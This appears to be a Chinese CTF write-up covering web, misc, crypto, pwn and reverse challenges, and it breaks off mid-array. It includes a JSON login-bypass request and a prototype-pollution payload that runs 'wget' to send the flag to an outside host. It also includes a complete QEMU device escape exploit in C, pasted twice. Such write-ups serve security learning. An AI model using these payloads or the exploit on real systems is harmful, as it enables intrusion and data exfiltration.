
D^3CTF-Venom-WriteUp

Web

8 bit pub



```
POST /user/signin HTTP/1.1
Host: 94d9be47d3.8bit-pub.d3ctf.io
Content-Length: 69
Accept: */*
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
11_2_1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/88.0.4324.192 Safari/537.36
Content-Type: application/json; charset=UTF-8
Origin: http://94d9be47d3.8bit-pub.d3ctf.io
Referer: http://94d9be47d3.8bit-pub.d3ctf.io/signin
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: _ga=GA1.1.774740647.1614087459;
_ga_C435GZ995C=GS1.1.1615004621.6.0.1615004621.0;
SERVERID=
97e74b5b89c308a1c4d2808bc54f67bb|1615028761|161502873
0
Connection: close

{
  "username": "admin",
  "password": {
  "username": "admin"
  }
}
```

```
HTTP/1.1 200 OK
Date: Sat, 06 Mar 2021 11:40:13 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 29
Connection: close
Cache-Control: private, no-store, no-cache, must-revalidate, proxy-revalidate
Etag: W/"1d-HccLuCpTOuhw53nNAoXwCYULtQw"
Set-Cookie: session=s%3AiIwXltQ2mo-tDodL7ok2NAQxElgEztJC.gXFcd1lE5VSo4wG%2FnSpuLn%2B2P
X-Powered-By: Express
Set-Cookie: SERVERID=97e74b5b89c308a1c4d2808bc54f67bb|1615030813|1615030813;Path=/

{
  "message":"Signin success."
}
```


shvl库有个原型链污染，虽然在https://github.com/robinvdvleuten/shvl/commit/513c0848774dfb114ad0d0554abf7927cfdd569e得到修复，但是只过滤了__proto__。可以用constructor和prototype绕过。

```
{"constructor.prototype.sendmail":true,
"constructor.prototype.path":"sh","constructor.prototype.args":["-c","wget ip/`/readflag`"]}
```

Misc

Virtual Love

strings一把梭



```
➜  misc strings virtuallove.rar |grep d3ctf
d3ctf{Ther3_1s_N0_Fl@g~}
d3ctf{Vmw@RE_1s_5o_C0mpl3x_b99d1320cf}
d3ctf{Vmw@RE_1s_5o_C0mpl3x_b99d1320cf}
```

Crypto

babyLattice

```
PK = PublicKey(n=69804507328197961654128697510310109608046244030437362639637009184945533884294737870524186521509776189989451383438084507903660182212556466321058025788319193059894825570785105388123718921480698851551024108844782091117408753782599961943040695892323702361910107399806150571836786642746371968124465646209366215361, b=65473938578022920848984901484624361251869406821863616908777213906525858437236185832214198627510663632409869363143982594947164139220013904654196960829350642413348771918422220404777505345053202159200378935309593802916875681436442734667249049535670986673774487031873808527230023029662915806344014429627710399196)
c = 64666354938466194052720591810783769030566504653409465121173331362654665231573809234913985758725048071311571549777481776826624728742086174609897160897118750243192791021577348181130302572185911750797457793921069473730039225991755755340927506766395262125949939309337338656431876690470938261261164556850871338570

n = PK.n
b = PK.b
L = Matrix(ZZ,[[1,b,0],[0,n,1],[0,c,2^300]])
res = L.LLL()
m,r,_ = res[0]
m = -m
assert (b*m+r)%n ==c
from hashlib import sha256
flag = 'd3ctf{%s}' % sha256(int(m).to_bytes(50, 'big')).hexdigest()
print(flag)
```

Pwn

d3dev

没关monitor。直接读flag
当时解的时候复杂了，然后就把revenge解了

read 和 write函数中存在越界读写，并且加解密函数是可逆的，利用read泄露函数地址，利用write将rand函数改成system，加解密部分模仿ida中的即可

```
#include <assert.h>
#include <fcntl.h>
#include <inttypes.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/mman.h>
#include <sys/types.h>
```

```
#include <unistd.h>
#include<sys/io.h>
#define PAGE_SHIFT  12
#define PAGE_SIZE   (1 << PAGE_SHIFT)
#define PFN_PRESENT (1ull << 63)
#define PFN_PFN     ((1ull << 55) - 1)
#define DMABASE 0x40000
char *userbuf;
uint64_t phy_userbuf;
unsigned char* mmio_mem;
uint32_t pmoi_base = 0xc040;
void die(const char* msg)
{
    perror(msg);
    exit(-1);
}
void mmio_write(uint64_t addr, uint64_t value)
{
    *((uint64_t*)(mmio_mem + addr)) = value;
}
uint64_t mmio_read(uint64_t addr)
{
    return *((uint64_t*)(mmio_mem + addr));
}
void pmio_write(uint32_t addr , uint32_t value)
{
    outl(value,addr);//写四个字节
}
uint32_t pmio_read(uint32_t addr)
{
    return (uint32_t)inl(addr);
}
uint64_t decrypt (uint32_t* v, uint32_t* k) {  //v1 q 32  v0 h 32
    uint32_t v1=v[0], sum=0xC6EF3720, i;  /* set up */
    uint32_t v0 = v[1];
    uint32_t delta=0x61C88647;                     /* a key schedule constant */
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];   /* cache key */
    do{                         /* basic cycle start */
        v1 -= ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
        v0 -= ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
        sum += delta;
    }while(sum);                                          /* end cycle */
    v[0]=v0; v[1]=v1;
    uint64_t high = (uint64_t)v[1];
    high = high <<32;
    uint64_t res = high+v[0];
    printf("0:0x%lx",high);
    printf("1:0x%x",v[0]);
    printf("res:0x%lx",res);
    return res;
}
void encrypt (uint32_t* v, uint32_t* k) {  //v1 q 32 v0 zhengti
    uint32_t  v1=v[0], sum=0, i;           /* set up */
    uint32_t v0 = v[1];
    uint32_t delta=0x61C88647;                     /* a key schedule constant */
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];   /* cache key */
    do{                       /* basic cycle start */
        sum -= delta;
        v0 += ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
        v1 += ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
    }while ( sum != 0xC6EF3720 );
    /* end cycle */
    v[0]=v0; v[1]=v1;
}
int main()
{
    if(iopl(3) != 0)
        die("I/O permission is not enough");
    // Open and map I/O memory for the strng device
    int mmio_fd = open("/sys/devices/pci0000:00/0000:00:03.0/resource0", O_RDWR | O_SYNC);
    if (mmio_fd == -1)//
        die("mmio_fd open failed");
    mmio_mem = mmap(0, 0x1000, PROT_READ | PROT_WRITE, MAP_SHARED, mmio_fd, 0);
    if (mmio_mem == MAP_FAILED)
        die("mmap mmio_mem failed");
    printf("mmio_mem @ %p\n", mmio_mem);
    // Allocate DMA buffer and obtain its physical address
    userbuf = mmap(0, 0x1000, PROT_READ | PROT_WRITE, MAP_SHARED | MAP_ANONYMOUS, -1, 0);
    if (userbuf == MAP_FAILED)
        die("mmap");
    mlock(userbuf, 0x1000);
    uint32_t key4 = pmio_read(pmoi_base+0x18);
    uint32_t key3 = pmio_read(pmoi_base+0x18-4);
    uint32_t key2 = pmio_read(pmoi_base+0x18-8);
    uint32_t key1 = pmio_read(pmoi_base+0x18-12);
    uint32_t keys[4] = {key1,key2,key3,key4};
    printf("1 val 0x%x\n",key1);
    printf("2 val 0x%x\n",key2);
    printf("3 val 0x%x\n",key3);
    printf("4 val 0x%x\n",key4);
    pmio_write(pmoi_base+8,0);
    // mmio_write(10,'ssss');
    // uint32_t ss[2] = {0,0x68732f};
    uint32_t ss[2] = {0,0x67616c66};//  /sh      /flag
    uint64_t enc_sss = decrypt(ss,keys);
    printf("?");
    mmio_write(0,enc_sss);
    pmio_write(pmoi_base,0xff);
    // pmio_write(pmoi_base+4,0xff);
    pmio_write(pmoi_base+8,0x100);
    // pmio_write(pmoi_base+28,0xff);
    uint64_t tmp1 = mmio_read(0x18);
    // uint64_t tmp2 = mmio_read(0x18);
    // printf("tmp val 0x%lx\n",tmp1);
    // printf("tmp val 0x%lx\n",tmp1&0xffffffff);
    // printf("tmp val 0x%lx\n",tmp1>>32);
    uint32_t v[2] = {tmp1>>32,tmp1&0xffffffff};
    encrypt(v,keys);
    uint64_t high = (uint64_t)v[1];
    uint64_t func_rand = (high<<32) + v[0];
    // printf("v0 0x%x\n",v[0]);
    // printf("v1 0x%x\n",v[1]);
    // printf("v1 0x%lx\n",high<<32);
    printf("rand 0x%lx\n",func_rand);
    uint64_t l_base = func_rand - 0x7f6686eeeeb0 + 0x7f6686ea4000;
    printf("l_base 0x%lx\n",l_base);
    uint64_t sys = l_base + 0x7fa2c0a2f410 - 0x7fa2c09da000;
    printf("sys 0x%lx\n",sys);
    uint64_t bin_a = l_base + 0x7f26ba10098b - 0x7f26cf1c1000;
//-------------------------------------------------------------------------------
    mmio_write(4,0x7fffffffff);
    v[0] = sys>>32;
    v[1] = sys&0xffffffff;
    uint64_t enc_sys = decrypt(v,keys);
    mmio_write(0x18,enc_sys);
    // mmio_write(0x18,sys);
    //-----------------------------------------------------------
    pmio_write(pmoi_base+28,' tac');
    return 0;
}
```

d3dev-revenge

read 和 write函数中存在越界读写，并且加解密函数是可逆的，利用read泄露函数地址，利用write将rand函数改成system，加解密部分模仿ida中的即可


```
#include <assert.h>
#include <fcntl.h>
#include <inttypes.h>
#include <stdio.h>
```

```c
#include <stdlib.h>
#include <string.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <unistd.h>
#include<sys/io.h>
#define PAGE_SHIFT  12
#define PAGE_SIZE   (1 << PAGE_SHIFT)
#define PFN_PRESENT (1ull << 63)
#define PFN_PFN     ((1ull << 55) - 1)
#define DMABASE 0x40000
char *userbuf;
uint64_t phy_userbuf;
unsigned char* mmio_mem;
uint32_t pmoi_base = 0xc040;
void die(const char* msg)
{
    perror(msg);
    exit(-1);
}
void mmio_write(uint64_t addr, uint64_t value)
{
    *((uint64_t*)(mmio_mem + addr)) = value;
}
uint64_t mmio_read(uint64_t addr)
{
    return *((uint64_t*)(mmio_mem + addr));
}
void pmio_write(uint32_t addr , uint32_t value)
{
    outl(value,addr);//写四个字节
}
uint32_t pmio_read(uint32_t addr)
{
    return (uint32_t)inl(addr);
}
uint64_t decrypt (uint32_t* v, uint32_t* k) {  //v1 q 32  v0 h 32
    uint32_t v1=v[0], sum=0xC6EF3720, i;  /* set up */
    uint32_t v0 = v[1];
    uint32_t delta=0x61C88647;                     /* a key schedule constant */
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];   /* cache key */
    do{                         /* basic cycle start */
        v1 -= ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
        v0 -= ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
        sum += delta;
    }while(sum);                                         /* end cycle */
    v[0]=v0; v[1]=v1;
    uint64_t high = (uint64_t)v[1];
    high = high <<32;
    uint64_t res = high+v[0];
    printf("0:0x%lx",high);
    printf("1:0x%x",v[0]);
    printf("res:0x%lx",res);
    return res;
}
void encrypt (uint32_t* v, uint32_t* k) {  //v1 q 32 v0 zhengti
    uint32_t  v1=v[0], sum=0, i;           /* set up */
    uint32_t v0 = v[1];
    uint32_t delta=0x61C88647;                     /* a key schedule constant */
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];   /* cache key */
    do{                       /* basic cycle start */
        sum -= delta;
        v0 += ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
        v1 += ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
    }while ( sum != 0xC6EF3720 );
    /* end cycle */
    v[0]=v0; v[1]=v1;
}
int main()
{
    if(iopl(3) != 0)
        die("I/O permission is not enough");
    // Open and map I/O memory for the strng device
    int mmio_fd = open("/sys/devices/pci0000:00/0000:00:03.0/resource0", O_RDWR | O_SYNC);
    if (mmio_fd == -1)//
        die("mmio_fd open failed");
    mmio_mem = mmap(0, 0x1000, PROT_READ | PROT_WRITE, MAP_SHARED, mmio_fd, 0);
    if (mmio_mem == MAP_FAILED)
        die("mmap mmio_mem failed");
    printf("mmio_mem @ %p\n", mmio_mem);
    // Allocate DMA buffer and obtain its physical address
    userbuf = mmap(0, 0x1000, PROT_READ | PROT_WRITE, MAP_SHARED | MAP_ANONYMOUS, -1, 0);
    if (userbuf == MAP_FAILED)
        die("mmap");
    mlock(userbuf, 0x1000);

    uint32_t key4 = pmio_read(pmoi_base+0x18);
    uint32_t key3 = pmio_read(pmoi_base+0x18-4);
    uint32_t key2 = pmio_read(pmoi_base+0x18-8);
    uint32_t key1 = pmio_read(pmoi_base+0x18-12);
    uint32_t keys[4] = {key1,key2,key3,key4};
    printf("1 val 0x%x\n",key1);
    printf("2 val 0x%x\n",key2);
    printf("3 val 0x%x\n",key3);
    printf("4 val 0x%x\n",key4);
    pmio_write(pmoi_base+8,0);
    // mmio_write(10,'ssss');
    // uint32_t ss[2] = {0,0x68732f};
    uint32_t ss[2] = {0,0x67616c66};//  /sh      /flag
    uint64_t enc_sss = decrypt(ss,keys);
    printf("?");
    mmio_write(0,enc_sss);
    pmio_write(pmoi_base,0xff);
    // pmio_write(pmoi_base+4,0xff);
    pmio_write(pmoi_base+8,0x100);
    // pmio_write(pmoi_base+28,0xff);
    uint64_t tmp1 = mmio_read(0x18);
    // uint64_t tmp2 = mmio_read(0x18);
    // printf("tmp val 0x%lx\n",tmp1);
    // printf("tmp val 0x%lx\n",tmp1&0xffffffff);
    // printf("tmp val 0x%lx\n",tmp1>>32);
    uint32_t v[2] = {tmp1>>32,tmp1&0xffffffff};
    encrypt(v,keys);
    uint64_t high = (uint64_t)v[1];
    uint64_t func_rand = (high<<32) + v[0];
    // printf("v0 0x%x\n",v[0]);
    // printf("v1 0x%x\n",v[1]);
    // printf("v1 0x%lx\n",high<<32);
    printf("rand 0x%lx\n",func_rand);
    uint64_t l_base = func_rand - 0x7f6686eeeeb0 + 0x7f6686ea4000;
    printf("l_base 0x%lx\n",l_base);
    uint64_t sys = l_base + 0x7fa2c0a2f410 - 0x7fa2c09da000;
    printf("sys 0x%lx\n",sys);
    uint64_t bin_a = l_base + 0x7f26ba10098b - 0x7f26cf1c1000;
//-----------------------------------------------------------------------------
    mmio_write(4,0x7fffffffff);
    v[0] = sys>>32;
    v[1] = sys&0xffffffff;
    uint64_t enc_sys = decrypt(v,keys);
    mmio_write(0x18,enc_sys);
    // mmio_write(0x18,sys);

    //-----------------------------------------------------------
    pmio_write(pmoi_base+28,' tac');
    return 0;
}
```

Reverse

white give

输入长度为64，关键函数为2090，负责解密字符串以及加密操作，后面是一些移位替换操作；2090和1df0似乎互为逆运算，前两个参数输入，第三个参数输出，第四个参数指示长度是为互逆，一个解密一个加密，我觉得不用管这两个函数，主要去看这两个函数中间的部分。如图：



```
decode(&unk_140046640, &unk_140046740, Dst, 0x100ui64);
memcpy(Dst, v10, 0x40ui64);
sub_140001DF0(&unk_140046640, Dst, &unk_140046740, 0x100ui64);
 decode(&unk_140046640, &unk_140046740, v31, 0x100ui64);
 sub_140004E50(&v33, &v31[v11], 4ui64);    // 取4位
 v12 = i;
 sub_140001DF0(&unk_140046640, v31, &unk_140046740, 0x100ui64);
```

后面分别是字节替换和异或，解密代码如下，现在关键函数在4fb0

```
subArr = [240, 241, 242, 243, 244, 245, 246, 247, 248, 249, 250, 251, 252,
253, 254, 255, 224, 225, 226, 227, 228, 229, 230, 231, 232, 233, 234, 235,
236, 237, 238, 239, 208, 209, 210, 211, 212, 213, 214, 215, 216, 217, 218,
219, 220, 221, 222, 223, 192, 193, 194, 195, 196, 197, 198, 199, 200, 201,
202, 203, 204, 205, 206, 207, 176, 177, 178, 179, 180, 181, 182, 183, 184,
185, 186, 187, 188, 189, 190, 191, 160, 161, 162, 163, 164, 165, 166, 167,
168, 169, 170, 171, 172, 173, 174, 175, 144, 145, 146, 147, 148, 149, 150,
151, 152, 153, 154, 155, 156, 157, 158, 159, 128, 129, 130, 131, 132, 133,
134, 135, 136, 137, 138, 139, 140, 141, 142, 143, 112, 113, 114, 115, 116,
117, 118, 119, 120, 121, 122, 123, 124, 125, 126, 127, 96, 97, 98, 99,
100, 101, 102, 103, 104, 105, 106, 107, 108, 109, 110, 111, 80, 81, 82,
83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 64, 65, 66, 67, 68,
69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 48, 49, 50, 51, 52, 53, 54,
55, 56, 57, 58, 59, 60, 61, 62, 63, 32, 33, 34, 35, 36, 37, 38, 39, 40,
41, 42, 43, 44, 45, 46, 47, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26,
27, 28, 29, 30, 31, 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15]
reSubArr = [0]*256
for i in range(256):
    reSubArr[subArr[i]] = i
# print(hex(subArr[0]))
addArr = [38, 39, 246, 133, 151, 21, 173, 29, 210, 148, 221, 196, 118, 25,
57, 49, 76, 78, 236, 10, 46, 42, 90, 58, 164, 40, 186, 136, 236, 50, 114,
98, 114, 117, 226, 143, 197, 63, 7, 87, 118, 188, 151, 76, 98, 75, 171,
147, 152, 156, 216, 20, 92, 84, 180, 116, 72, 80, 116, 16, 216, 100, 228,
196, 190, 195, 206, 153, 243, 105, 97, 145, 26, 228, 81, 212, 78, 125, 29,
245, 228, 234, 196, 30, 138, 126, 14, 174, 236, 120, 46, 152, 196, 150,
86, 38, 10, 17, 186, 163, 33, 147, 187, 203, 190, 12, 11, 92, 58, 175,
143, 87, 48, 56, 176, 40, 184, 168, 104, 232, 144, 160, 232, 32, 176, 200,
200, 136, 86, 95, 166, 173, 79, 189, 21, 5, 98, 52, 197, 228, 38, 225, 1,
185, 124, 134, 156, 50, 230, 210, 194, 34, 52, 200, 162, 168, 156, 250,
58, 234, 162, 173, 146, 183, 125, 231, 111, 63, 6, 92, 127, 108, 18, 19,
115, 27, 200, 212, 136, 60, 20, 252, 28, 92, 216, 240, 92, 48, 136, 44,
172, 76, 238, 251, 126, 193, 171, 17, 201, 121, 170, 132, 57, 244, 254,
69, 229, 125, 20, 34, 116, 70, 66, 38, 118, 150, 124, 24, 22, 184, 116,
94, 30, 174, 58, 73, 106, 203, 217, 59, 35, 179, 78, 172, 243, 124, 234,
119, 87, 223, 96, 112, 96, 80, 112, 80, 208, 208, 32, 64, 208, 64, 96,
144, 144, 16]
addBaseArr=[38, 39, 246, 133, 151, 21, 173, 29, 210, 148, 221, 196, 118,
25, 57, 49, 241, 173, 181, 88, 240, 147, 151, 50, 25, 43, 209, 192, 253,
22, 142, 78, 72, 155, 11, 245, 59, 73, 168, 99, 93, 222, 63, 223, 109,
104, 180, 135, 154, 170, 205, 220, 247, 193, 68, 129, 41, 8, 27, 64, 98,
56, 48, 78, 148, 212, 17, 208, 222, 196, 17, 157, 75, 63, 156, 70, 187,
239, 199, 84, 33, 80, 43, 208, 239, 90, 244, 9, 207, 95, 53, 145, 148, 54,
127, 137, 112, 153, 177, 30, 103, 204, 17, 84, 3, 127, 156, 3, 74, 246,
155, 30, 237, 103, 119, 59, 194, 164, 206, 80, 116, 249, 198, 187, 122,
88, 162, 134, 69, 179, 147, 232, 190, 170, 208, 15, 239, 102, 232, 28, 0,
197, 87, 112, 102, 183, 88, 38, 87, 232, 251, 224, 129, 159, 119, 199,
251, 230, 193, 205, 124, 235, 94, 54, 203, 166, 117, 86, 118, 188, 40,
156, 199, 163, 36, 207, 244, 7, 119, 152, 150, 109, 163, 65, 92, 23, 240,
188, 1, 39, 6, 231, 123, 7, 186, 14, 118, 7, 41, 177, 0, 72, 3, 136, 134,
218, 42, 197, 255, 33, 124, 153, 103, 125, 236, 249, 111, 41, 216, 162,
115, 100, 151, 91, 172, 207, 81, 122, 167, 23, 19, 169, 245, 211, 34, 234,
37, 176, 144, 217, 239, 203, 14, 49, 178, 94, 1, 146, 33, 159, 216, 130,
56, 229, 156, 177]
cmpArr = [43, 117, 221, 137, 85, 76, 98, 226, 240, 252, 42, 86, 81, 77,
65, 68, 30, 124, 136, 23, 146, 189, 165, 230, 241, 173, 39, 224, 224, 25,
253, 63, 199, 90, 135, 210, 249, 119, 215, 38, 124, 166, 202, 191, 114,
105, 3, 107, 222, 84, 208, 221, 230, 138, 46, 222, 97, 71, 118, 92, 178,
102, 176, 155, 119, 188, 228, 144, 220, 87, 156, 129, 97, 99, 45, 109,
219, 115, 26, 227, 126, 183, 194, 150, 104, 76, 172, 46, 31, 4, 121, 11,
55, 227, 126, 246, 46, 29, 145, 248, 112, 245, 124, 220, 22, 41, 154, 20,
217, 232, 232, 240, 184, 155, 167, 212, 227, 135, 168, 13, 54, 140, 71,
164, 55, 103, 124, 159, 24, 176, 57, 195, 249, 49, 182, 43, 198, 33, 23,
116, 71, 106, 135, 219, 58, 171, 29, 255, 20, 118, 242, 94, 51, 196, 204,
170, 251, 169, 57, 63, 253, 214, 100, 198, 65, 95, 184, 112, 243, 0, 15,
109, 198, 99, 250, 195, 54, 211, 68, 18, 230, 154, 204, 54, 176, 150, 96,
5, 3, 145, 41, 34, 183, 26, 209, 116, 185, 156, 111, 169, 30, 57, 144, 29,
216, 209, 41, 131, 250, 101, 217, 115, 27, 105, 30, 221, 225, 113, 17,
166, 177, 212, 68, 126, 125, 196, 217, 151, 241, 69, 163, 52, 150, 216,
100, 96, 81, 134, 19, 230, 121, 144, 124, 34, 73, 154, 51, 200, 109, 156,
31, 196, 105, 16, 176, 21, 252, 154, 200, 172, 42, 221, 132, 228, 229,
137, 15, 139, 105, 14, 58, 254, 224, 230, 152, 54, 101, 66, 242, 102, 64,
67, 190, 38, 143, 21, 88, 122, 33, 238, 235, 240, 157, 247, 51, 77, 170,
59, 99, 166, 13, 184, 58, 78, 17, 128, 54, 63, 208, 180, 94, 186, 187,
146, 87, 245, 123, 51, 249, 102, 187, 210, 206, 200, 25, 139, 29, 103, 57,
171, 255, 61, 234, 63, 230, 21, 251, 169, 70, 79, 255, 247, 0, 245, 31,
182, 95, 206, 50, 46, 40, 210, 241, 33, 126, 122, 163, 12, 222, 46, 189,
28, 136, 158, 127, 18, 205, 89, 157, 69, 19, 69, 25, 117, 15, 107, 186,
116, 32, 116, 24, 160, 137, 211, 1, 99, 230, 17, 52, 4, 104, 90, 106, 183,
178, 54, 110, 22, 110, 160, 6, 82, 236, 124, 15, 192, 61, 55, 207, 223,
128, 116, 105, 32, 93, 190, 140, 171, 94, 17, 26, 68, 74, 224, 106, 175,
59, 4, 125, 121, 9, 229, 70, 14, 238, 157, 54, 168, 177, 57, 176, 240, 95,
2, 96, 99, 187, 251, 196, 187, 1, 244, 138, 222, 60, 6, 144, 31, 140, 71,
196, 4, 142, 157, 191, 173, 149, 132, 104, 137, 154, 79, 244, 107, 82,
115, 13, 236, 153, 131, 97, 47, 179, 27, 143, 216, 132, 31, 145, 166, 191,
190, 99, 160, 238, 22, 213, 112, 115, 252, 217, 78, 142, 224, 146, 239,
74, 235, 235, 203, 126, 167]
# 下面两个数组用于确认正确性
# cmpArr = [201, 219, 92, 92, 83, 128, 5, 3, 144, 38, 236, 111, 108, 117,
100, 163, 98, 110, 129, 154, 101, 229, 149, 73, 101, 225, 27, 213, 243,
127, 247, 141, 202, 85, 190, 201, 203, 187, 81, 202, 211, 40, 29, 72, 143,
214, 73, 160, 184, 178, 11, 42, 114, 141, 177, 237, 222, 129, 110, 196,
162, 127, 112, 157, 85, 95, 83, 134, 74, 195, 190, 197, 18, 55, 249, 167,
230, 98, 225, 74, 211, 149, 68, 116, 255, 28, 4, 150, 209, 14, 231, 177,
145, 255, 198, 254, 154, 170, 149, 177, 48, 180, 55, 166, 26, 28, 239, 97,
51, 173, 89, 98, 18, 100, 67, 186, 167, 28, 55, 71, 11, 183, 64, 55, 18,
145, 154, 224, 10, 106, 191, 61, 179, 237, 2, 9, 145, 176, 157, 71, 27,
199, 183, 214, 123, 238, 141, 15, 10, 242, 182, 39, 9, 148, 102, 55, 107,
233, 38, 241, 88, 67, 47, 180, 28, 95, 26, 148, 215, 60, 193, 171, 221,
86, 182, 43, 9, 41, 3, 215, 222, 141, 103, 23, 221, 135, 185, 120, 183,
142, 89, 189, 56, 140, 156, 123, 160, 74, 221, 245, 141, 176, 102, 214,
143, 22, 205, 9, 154, 235, 141, 217, 16, 5, 113, 209, 114, 158, 121, 40,
11, 107, 248, 120, 148, 122, 234, 243, 240, 135, 186, 75, 249, 222, 151,
210, 27, 86, 84, 22, 65, 37, 226, 101, 30, 222, 189, 80, 181, 170, 158,
120, 52, 187, 17, 191, 214, 83, 221, 128, 28, 173, 136, 101, 104, 106,
144, 204, 25, 53, 2, 53, 190, 150, 40, 108, 158, 189, 30, 105, 67, 46,
145, 102, 20, 141, 167, 27, 86, 221, 10, 123, 207, 248, 134, 154, 75, 118,
151, 99, 184, 120, 62, 163, 248, 24, 21, 238, 126, 213, 56, 16, 74, 54,
53, 186, 207, 126, 162, 228, 65, 150, 82, 99, 201, 63, 72, 150, 210, 81,
17, 210, 152, 109, 228, 193, 24, 56, 107, 0, 199, 198, 61, 55, 4, 19, 233,
225, 244, 197, 198, 22, 17, 222, 145, 210, 40, 3, 45, 174, 142, 82, 97,
138, 78, 8, 92, 86, 126, 107, 136, 136, 121, 241, 60, 215, 59, 52, 156,
45, 70, 156, 182, 88, 158, 67, 50, 124, 87, 9, 57, 136, 177, 110, 227,
255, 7, 140, 135, 103, 234, 73, 167, 142, 236, 32, 157, 54, 110, 55, 226,
115, 209, 171, 203, 239, 223, 249, 152, 202, 161, 192, 161, 183, 234, 94,
22, 17, 160, 21, 50, 3, 252, 8, 161, 148, 55, 25, 65, 253, 103, 241, 125,
47, 23, 155, 193, 9, 136, 83, 242, 103, 157, 91, 173, 110, 61, 232, 3,
110, 43, 158, 155, 20, 42, 112, 123, 184, 20, 233, 5, 153, 88, 49, 196,
254, 254, 235, 138, 41, 3, 5, 103, 96, 168, 219, 114, 105, 72, 99, 51, 89,
250, 26, 159, 254, 253, 27, 140, 186, 45, 48, 0, 186, 67, 98, 89, 59, 37,
139, 112, 182]
# verArr = [136, 212, 38, 111, 212, 230, 51, 141, 19, 184, 69, 252, 242,
137, 87, 157, 32, 156, 137, 120, 35, 185, 33, 125, 163, 225, 97, 147, 111,
3, 21, 137, 229, 224, 136, 160, 182, 97, 99, 160, 162, 106, 94, 5, 61, 42,
68, 150, 220, 22, 171, 110, 14, 61, 209, 173, 242, 209, 106, 168, 74, 7,
140, 157, 0, 92, 25, 101, 137, 25, 24, 107, 133, 97, 140, 88, 112, 70, 62,
236, 141, 155, 140, 26, 157, 0, 32, 138, 83, 82, 137, 27, 165, 187, 224,
134, 241, 175, 195, 20, 121, 82, 45, 108, 255, 30, 208, 104, 249, 57, 152,
240, 90, 140, 211, 178, 47, 92, 55, 215, 243, 7, 8, 79, 98, 209, 210, 112,
131, 153, 37, 154, 44, 79, 236, 63, 26, 82, 172, 156, 149, 35, 140, 88,
113, 148, 61, 185, 116, 14, 82, 171, 39, 32, 36, 233, 247, 13, 108, 29,
15, 118, 233, 37, 121, 213, 88, 110, 206, 14, 226, 178, 111, 74, 211, 229,
213, 197, 227, 75, 138, 205, 215, 103, 89, 39, 229, 44, 15, 102, 141, 13,
85, 67, 158, 148, 75, 60, 19, 11, 114, 18, 115, 45, 105, 226, 194, 195,
236, 21, 181, 179, 90, 241, 165, 165, 184, 82, 215, 246, 95, 135, 22, 56,
151, 39, 188, 58, 49, 245, 160, 153, 148, 168, 64, 135, 145, 162, 45, 180,
177, 37, 2, 69, 46, 110, 93, 0, 165, 154, 14, 248, 52, 43, 65, 207, 151,
92, 167, 43, 107, 223, 14, 147, 139, 204, 33, 71, 39, 201, 57, 247, 252,
